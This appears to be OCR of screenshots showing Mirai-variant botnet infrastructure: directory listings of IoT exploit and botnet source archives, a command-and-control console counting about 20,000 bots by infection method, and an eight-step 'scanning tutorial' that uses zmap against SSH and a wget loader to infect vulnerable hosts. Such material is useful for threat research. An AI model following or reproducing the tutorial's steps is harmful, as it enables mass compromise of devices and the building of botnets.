
Name	Last modified	Size	Description
Parent Directory		-	
Dank SandNigga Scann..>	2018-04-17 04:08	574K	
Huawei.zip	2018-03-10 10:37	9.3K	
Netis Files.zip	2018-03-10 10:39	58K	
Realtek.zip	2018-03-10 10:37	15K	

Loaded 20179 | root

```
           ::::::::     ::::::::   :::
          :+:     :+: :+:     :+: :+:
          +:+         +:+     +:+ +:+
          +#++:++#++ +#+     +:+ +#++
                 +#+ +#+     +#+ +#+
          #+#    #+# #+#     #+# #+#
           ########   ########   ###
root@sora $ bots
+----------------------------+
owari.er.wget: 4
owari.loader.wget: 17841
SSH: 1574
owari.loader.tftp: 503
Netis: 147
Realtek: 16

Total Bots:    20085
+----------------------------+
root@sora $
```



http://account-g...%20Tutorial.txt
account-gen.xyz/Archive/Txt Tutorials /Scanning Tutorial.txt
Search
TUT BY XMS

```
----------------------------------------------------------------------------------------------
1st - Type: BEFORE You Add Files Into Server Go To wget.pl (LOADER) and Change The WGET To Your WGET
----------------------------------------------------------------------------------------------
2nd - Type:              sh Scanner.sh
----------------------------------------------------------------------------------------------
3rd - Type:              copy the Zmap install in your server line by line
----------------------------------------------------------------------------------------------
4th - Type:              zmap -p22 -w india.lst -o mfu.txt -B100M
----------------------------------------------------------------------------------------------
5th - Type:              chmod 777 *
----------------------------------------------------------------------------------------------
6th - Type:             ./update 15000
----------------------------------------------------------------------------------------------
7th - Type:             cat vuln.txt | grep -v DUP > nodups.txt
----------------------------------------------------------------------------------------------
8th - Type:             perl wget.pl nodups.txt
----------------------------------------------------------------------------------------------
```


Index of /Archive/Mirai Shit
www.easyaccounts.co/Archive/Mirai Shit/
170%
Search

Index of /Archive/Mirai Shit


Name	Last modified	Size	Description
Parent Directory		-	
Akiru.zip	2018-08-06 01:50	4.3M	
Josho.rar	2018-08-06 01:49	63K	
Kanashi v1.rar	2018-08-06 01:49	58K	
Kanashi v3.rar	2018-08-06 01:49	58K	
Real_Owari.zip	2018-08-06 01:49	60K	
Senpai.rar	2018-08-06 01:49	66K	



ERROR #404

